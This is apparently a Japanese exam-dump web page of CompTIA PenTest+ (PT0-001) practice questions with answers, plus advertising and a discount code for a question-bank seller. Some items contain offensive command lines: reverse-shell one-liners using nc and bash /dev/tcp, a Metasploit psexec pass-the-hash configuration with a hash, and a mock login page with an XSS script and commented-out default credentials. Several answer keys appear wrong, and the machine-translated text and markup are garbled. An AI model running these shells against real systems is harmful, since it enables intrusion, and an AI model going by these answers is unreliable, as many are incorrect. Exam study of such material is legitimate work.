
- A. 組織は、特定された調査結果を修正するための措置を講じていません。
- B. システム管理者が間違っパッチを適用しています。
- C. 侵入テストツールの設定が間違っていました。
- D. インフラストラクチャは同様のハードウェアとソフトウェアに置き換えられています。

Answer: A ([メッセージを残す](#))

最新問題: 54

ドラッグドロップ

表示されている文字セットに基づいて、次の各パスワードを複雑度の低いものから複雑度の高いもの 4)の順に配置します。各パスワードは1回だけ使用できます。



Answer:



最新問題: 55

ある会社が侵入テストに、自社開発のAndroidアプリケーションのセキュリティのレビューを依頼しました。ペネトレーションテストは、評価をサポートするためにAPKファイルを受け取りました。ペネトレーションテストは、APKファイルでSASTを実行したいと考えています。次の準備手順のうち、侵入テストが最初に実行する必要があるのはどれですか？ 2つ選択)

- A. JARファイルをDEXに変換します
- B. アプリケーションをクロスコンパイルします
- C. ADBに接続する
- D. 逆コンパイル
- E. JARに変換
- F. APKに再署名します

Answer: A,D (メッセージを残す)

最新問題: 56

セキュリティコンサルタントが、以前に識別されたユーザーアカウントでデバイスを攻撃しようとしています。

Module options (exploit/windows/smb/psexec):		
Name	Current Setting	Required
----	-----	-----
RHOST	192.168.1.10	yes
RPORT	445	yes
SERVICE_DESCRIPTION		no
SERVICE_DISPLAY_NAME		no
SERVICE_NAME		no
SHARE	ADMIN\$	yes
SMBDOMAIN	ECorp	no
SMBPASS	aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep	no
SMBUSER	Administrator	no

次のタイプの攻撃のどれが実行されていますか？

- A. DLLインジェクション攻撃
- B. クレデンシャルダンプ攻撃
- C. 逆シェル攻撃
- D. ハッシュ攻撃に合格する

Answer: D (メッセージを残す)

最新問題: 57

ペネトレーションテストは、外部の脆弱性スキャン中に次の結果を識別します。

Vulnerability	Ports
Multiple unsupported versions of Apache found	80,443
SSLv3 accepted on the HTTPS connections	443
Mod_rewrite enabled on Apache servers	80,443
Windows Server 2012 host found	21

上記のスキャン結果から優先すべき攻撃戦略は次のうちどれですか？

- A. 弱いパスワード管理手法が採用される可能性があります
- B. 暗号的に弱いプロトコルが傍受される可能性があります
- C. Webサーバーの構成により機密情報が明らかになる可能性があります
- D. 廃止されたソフトウェアには悪用可能なコンポーネントが含まれている可能性があります

Answer: D ([メッセージを残す](#))

最新問題: 58

ある会社が侵入テストを雇って、会社のDMZにあるアプリケーションの評価を実行しました。テストを実施する前に、侵入テストのIPアドレスをホワイトリストに登録する必要があるのは次のどのソリューションですか。

- A. DLP
- B. NIDS
- C. HIDS
- D. WAF

Answer: B ([メッセージを残す](#))

最新問題: 59

パフォーマンスベース

あなたは、Webブラウザを介してクライアントのWebサイトをレビューする浸透インターです。

指示：

ブラウザを介してWebサイトのすべてのコンポーネントを確認し、脆弱性が存在するかどうかを判断します。

証明書ソースまたはCookieのいずれかから最も高い脆弱性のみを修正します。

Secure System

https://comptia.org/login.aspx#viewcookies

Show Question Reset All Answer

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcktae2ewvqn4bdcby3v	www.com...	/	Session	41			
_utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
_utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
_utmc	36104370	comptia.o...	/	Session	14			
_utmz	1	comptia.o...	/	2017-10-1...	7			
_id.0767	36104370.12=Account%20Type=Net%20Defnet+1	comptia.o...	/	2019-10-1...	48			
_ses.0767	36104370.1606266963.1508266963.1508266963.1508266963.1	comptia.o...	/	2018-04-1...	99			
	4a84856comptia.org/2018/04/15/1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	99			
		comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Show Question Reset All Answer

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h1bcktae2ewvqn4bdcby3v	www.com...	/	Session	41				
_utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59				delete
_utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32				delete
_utmc	36104370	comptia.o...	/	Session	14				delete
_utmz	1	comptia.o...	/	2017-10-1...	7				delete
_id.0767	36104370.12=Account%20Type=Net%20Defnet+1	comptia.o...	/	2019-10-1...	48				delete
_ses.0767	36104370.1606266963.1508266963.1508266963.1508266963.1	comptia.o...	/	2018-04-1...	99				delete
	4a84856comptia.org/2018/04/15/1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	99				delete
		comptia.o...	/	2017-10-1...	13				delete

Secure System

https://comptia.org/login.aspx#remediatecert

Show Question Reset All Answers

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.compba.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/18/2016 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about certificates

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install requested certificate on the server

Step 1

?

Step 2

?


Step 3

?

Step 4

?

Answer:



説明

ステップ1

証明書署名要求を生成する

ステップ2

CSRをCAに提出する

ステップ3

サーバーに再発行された証明書をインストールしました

ステップ4

サーバーから証明書を削除する

最新問題: 60

次の抜粋のうち、企業ポリシーからの抜粋はどれですか？

- A. 従業員のパスワードには最低8文字が含まれている必要があり、そのうち1文字は英数字です。
- B. 企業システムは、MD5ハッシュアルゴリズムを使用してパスワードを保存する必要があります。
- C. 従業員は、企業資産にアクセスするために強力なパスワードを使用する必要があります。
- D. パスワードのリセットを実行するには、800-passwd1のヘルプデスクにアクセスできます。

Answer: B ([メッセージを残す](#))

最新問題: 61

コンプライアンスベースの評価を実行する場合、次のうち最も重要な重要な考慮事項はどれですか？

- A. 耐衝撃性
- B. 追加料金

C. 会社の方針

D. 業種

Answer: B ([メッセージを残す](#))

有効な **PT0-001** 問題集は GoShiken.com が提供された合格しやすい PT0-001 試験問題集！ GoShiken.com が最新の **PT0-001** 試験問題集を提供しています。GoShiken.com PT0-001 試験問題は最新で、解答が正確でございます。最新の GoShiken.com PT0-001 問題集をゲットする人はこちら: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (**29530%OFF**問題集溶と正解付きで **30%w**特別割引コード: **Freepdfdumps**)

最新問題: 62

CDNベースのWAFによって保護されているWebアプリケーションのログインとアクセス許可の管理をテストする前に、侵入テスターが確認する必要があるのは次のうちどれですか？

A. 該当するWAFルールの一覧が取得された場合

B. WebアプリケーションのSSL証明書が有効かどうか

C. ペネトレーションテスターのIPアドレスがWAFにホワイトリストに登録されている場合

D. NDAがCDN会社と署名されている場合

Answer: C ([メッセージを残す](#))

最新問題: 63

あるエネルギー会社は、発電と冷却を管理するためにICSを採用している発電所の侵入テストを実施するために警備会社と契約しました。評価の準備をする際に会社がしなければならないそのような環境に特有の考慮事項は次のうちどれですか？

A. 潜在的な操作上および安全上の危険

B. テストで使用されたハードウェアの電氣的認証

C. 適切なセキュリティテストツールのセットの選択

D. ICSコンポーネントの定格電流と定格荷重

Answer: C ([メッセージを残す](#))

最新問題: 64

規制の厳しい業界からの侵入テストにクライアントを関与させる一方で、ビジネスの観点からクライアントにとって通常最も重要なのは次のうちどれですか？

A. 契約書と調査結果の証明

B. リスクの概要とエグゼクティブの概要

C. SOWと最終報告

D. NDAおよびMSA

Answer: D ([メッセージを残す](#))

最新問題: 65

消費者ベースのIoTデバイスは、多くの場合、従来のデスクトップコンピューター用に構築されたシステムよりも安全性が低くなります。

次のベストのどれがこれの理由を説明しますか？

- A. IoTシステムには、より安全なソリューションに必要なハードウェアパワーが不足していることがよくあります。
- B. 規制当局は、多くの場合、IoTシステムのセキュリティ要件が低くなっています。
- C. IoTデバイスを開発しているメーカーは、セキュリティにあまり関心がありません。
- D. 管理者が全面的に同じセキュリティ標準を実装することは困難です。

Answer: A ([メッセージを残す](#))

最新問題: 66

最近終了した侵入テストにより、レガシーWebアプリケーションがSQLインジェクションに対して脆弱であることが明らかになりました。

調査によると、脆弱性を完全に修正するにはアーキテクチャの変更が必要であり、利害関係者はアプリケーションの可用性を危険にさらす立場にありません。このような状況で、SQLインジェクションのリスクを最小限に抑えるための、労力の少ない短期的なソリューションは次のうちどれですか。2つ選択してください。）

- A. コードからインラインSQLステートメントを識別して削除します。
- B. ストアドプロシージャから動的SQLを特定して排除します。
- C. すべてのユーザー入力を識別してサニタイズします。
- D. SQLステートメントにホワイトリストアプローチを使用します。
- E. SQLステートメントにブラックリストアプローチを使用します。
- F. 悪意のある入力のソースを特定し、IPアドレスをブロックします。

Answer: ([解答を表示する](#)**)**

説明

最新問題: 67

ペネトレーションテスターは、システムを悪用し、リバースシェルを受信します。

ローカルに保存されたクレデンシャルを収集するために使用されるMeterpreterコマンドは次のうちどれですか？

- A. getuid
- B. psexec
- C. 背景
- D. ハッシュダンプ
- E. セッション

Answer: ([解答を表示する](#)**)**

最新問題: 68

次のベストのうち、MSAが役立つ理由を説明しているのはどれですか？

- A. スコープクリープの可能性を減らします。
- B. 侵入テストのタイムラインを定義します。
- C. 特定の条件に同意することにより、ビジネスの取り決めに明確にします。
- D. 脆弱性を開示しないように、契約上両当事者を拘束します。

Answer: C ([メッセージを残す](#))

最新問題: 69

ペネトレーションテスターは、セキュリティの問題についてZigbeeの実装を確認しています。テスターが最もテストする可能性が高いデバイスタイプは次のうちどれですか？

- A. WAF
- B. PoS
- C. ルーター
- D. IoT

Answer: C ([メッセージを残す](#))

最新問題: 70

攻撃者はモバイルアプリケーションに対してMITM攻撃を実行しました。攻撃者は、プロキシツールを介してアプリケーションのネットワークトラフィックを操作しようとしています。攻撃者は、限られたトラフィックのみをクリアテキストと見なします。アプリケーションログファイルは、安全なSSL / TLS接続が失敗していることを示しています。

次のうち、すべてのトラフィックのプロキシを妨げる可能性が最も高いのはどれですか？

- A. 閉じたポート
- B. 証明書のピン留め
- C. 強力な暗号スイート
- D. 誤って構成されたルート

Answer: B ([メッセージを残す](#))

最新問題: 71

ペネトレーションテスターは、ポート443を介して任意のホストへの無制限のネットワークを持つシステムを侵害します。ペネトレーションテスターは、被害者から攻撃者に戻る逆シェルを作成したいと考えています。次の方法のうち、侵入テスターが主に使用するのが好きなのはどれですか？

- A. perl-e'USOCKETを使用'; \$ i ='<SOURCEIP>; \$ p = '443;
- B. ssh superadmin @ <DESTINATIONIP> -p 443
- C. nc -e / bin / sh <SOURCEIP> 443
- D. bash -i> &/ dev / tcp / <DESTINATIONIP> / 443 0> &1

Answer: ([解答を表示する](#))

参照：

<https://hackernoon.com/reverse-shell-cf154df6ee6bd>

最新問題: 72

評価者は、Windowsドメイン内部の内部セキュリティテストを開始します。comptia。ネット。評価者にはDHCPを介したネットワークアクセスが許可されますが、ネットワークマップやターゲットIPアドレスは許可されません。次のコマンドのうち、評価者がWindowsドメインコントローラーの可能性を見つけるために使用できるのはどれですか？

A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)

```
dig -q any _smtp._tcp.internal.comptia.net
```

A. オプションD

B. オプションB

C. オプションC

D. オプションA

Answer: ([解答を表示する](#))

最新問題: 73

テスターは、ターゲットシステムで次のコマンドを実行する予定です。

```
bash -i> &/dev/tcp/10.2.4.6/443 0>&1
```

次の追加コマンドのうち、テスターのLinuxシステムで実行する必要があるのはどれですか。

A. nc -nvlp 443

B. nc 10.2.4.6 443

C. nc - / bin / ah 10.2.4.6 443

D. nc -w3 10.2.4.6 443

Answer: A ([メッセージを残す](#))

最新問題: 74

ペネトレーションテスターは、Webアプリケーションのスキャン結果を確認します。次の脆弱性のうち、最も重大であり、悪用の優先順位を付ける必要があるのはどれですか？

A. 保存されたXSS

B. フィルパスの開示

C. 期限切れの証明書

D. クリックジャッキング

Answer: A ([メッセージを残す](#))

参考文献

https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_ XSS)

最新問題: 75

パフォーマンスベース

あなたは、Webブラウザを介してクライアントのWebサイトをレビューする浸透インターです。

指示：

ブラウザを介してWebサイトのすべてのコンポーネントを確認し、脆弱性が存在するかどうかを判断します。

証明書ソースまたはCookieのいずれかから最も高い脆弱性のみを修正します。




Secure System

Show Question

Reset All Answer

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title> Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmkgbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc26pYmp3ZXJndWVdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYm9qZnRlmc291Ymdoc3d5ZGh2Z2Z5
bnRkbGtpO2Job3VpYXhpZGZubXM7bG9ZmllbGZsb3NhZGJua2h4dnZlaWda3NqYWVqa2JmbGllY3Z2Z2ZubGFzZWJmaXk4ZGZkdmsamFmbGhlc3Vmd2YBuc2pyZ2hzZnRlmc2
d1d3NmZ2hgZnRlmc2mZl1c2hmdWRzZmZoZ3U3cndweWhmanRzZmZ2bnVzZm53cnVmbVh212Xj2++" name="csrf-token" />
<script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("t")+16) + "<OPTION>");
</script></script>
<div align="center">
<form action="+c:url value='main.do?'+ method='post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- <input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- <div><span style="width:100px;">Password </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
```

